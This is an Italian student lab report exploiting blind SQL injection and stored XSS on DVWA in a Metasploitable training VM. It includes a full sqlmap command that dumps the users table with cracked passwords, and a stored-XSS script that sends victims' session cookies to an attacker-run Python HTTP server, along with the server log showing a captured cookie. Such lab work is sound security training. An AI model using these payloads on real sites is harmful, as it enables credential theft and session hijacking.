

Progetto S6/L5

indice :

- 1.0 SQL Injection blind
- 1.1 Sqlmap
- 1.2 burp suite
- 1.3 Password ottenuti
- 2.0 XSS Stored
- 2.1 Spiegazione XSS stored
- 2.2 server python
- 2.3 Script
- 2.4 Pagina cookie

Obiettivo :

Exploitare le vulnerabilità :

- SQL injection (blind).
- XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Strumenti utilizzati :

- SQLMAP
- Burp suite
- Server python

1) SQL Injection blind

1.1)

Nel Sql Injection blind il server non dà una risposta concreta all'iniezione utilizzando codice sql , ma dà come risposta un true or false per verificare l'esistenza della risorsa presente nella tabella .

Per risolvere questo "problema" viene utilizzato lo strumento Sqlmap (tool già preinstallato sul kali linux) e seguendo il codice :

```
sqlmap -u "http://192.168.32.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit"
--cookie="PHPSESSID=df8e04ad5a7273560488a4773e493eee; security=low" -T users --dump
```

1.2)

Per ottenere la sessid si utilizza burp suite

```
1 GET /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 192.168.32.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/115.0.5790.171 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.7
6 Referer: http://192.168.32.101/dvwa/vulnerabilities/upload/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: security=low; PHPSESSID=df8e04ad5a7273560488a4773e493eee
10 Connection: close
11
12
```

1.3)

Una volta trovato anche il Sessid e avviato in codice ,ci da una lista di ID con la loro password decriptato

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob


2) XSS Stored

2.1)

Nel XSS Stored l'obiettivo è di cercare di intercettare le cookie della vittima e di inviare al un server dell'attaccante .

2.2)

Si crea un server che intercetta le richieste utilizzando il comando :
`python -m http.server 1337`



```
(kali@kali)-[~]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [14/Jan/2024 16:10:07] "GET /?cookie=security=low;%20PHPSESSID=df8e04ad5a7273560488a4773e493eee HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2024 16:10:08] code 404, message File not found
127.0.0.1 - - [14/Jan/2024 16:10:08] "GET /favicon.ico HTTP/1.1" 404 -
```

2.3)

Visto che i messaggi rimangono nel server DVWA , qui l'attante ha "iniettato" nel messaggio uno script che reindirizza tutti quelli che accendono alla pagina XSS stored al server creato prima , rubando le cookie di sessione e i documenti :

```
<script>window.location='http://127.0.0.1:1337/?cookie='+ document.cookie</script>
```



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

cript

Message *

<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>

Sign Guestbook

Name: test

Message: This is a test comment.

Name: df

Message: acfa

Name: cript

Message:

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

2.4)

Questa è la pagina che l'utente vittima vede

Directory listing for /?cookie=security=low; PHPSESSID=df8e04ad5a7273560488a4773e493eee

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.face](#)
- [.face.icon@](#)
- [.java/](#)
- [.jphn/](#)
- [.local/](#)
- [.mozilla/](#)
- [.pk/](#)
- [.profile](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-cljboard-ty2-control.pid](#)
- [.vboxclient-cljboard-ty2-service.pid](#)
- [.vboxclient-display-svgax11-ty2-control.pid](#)
- [.vboxclient-display-svgax11-ty2-service.pid](#)
- [.vboxclient-draganddrop-ty2-control.pid](#)
- [.vboxclient-draganddrop-ty2-service.pid](#)
- [.vboxclient-hostversion-ty2-control.pid](#)
- [.vboxclient-seamless-ty2-control.pid](#)
- [.vboxclient-seamless-ty2-service.pid](#)
- [.vboxclient-vmvga-session-ty2-control.pid](#)
- [.zsh_history](#)
- [.zshrc](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [Esercizio5L3.c.save](#)
- [https\(roxia\).pcapng](#)
- [Music/](#)
- [nano.2427.save](#)
- [nano.2474.save](#)
- [Pictures/](#)
- [Public/](#)
- [shell.php.save](#)
- [Templates/](#)
- [VBoxGuest/](#)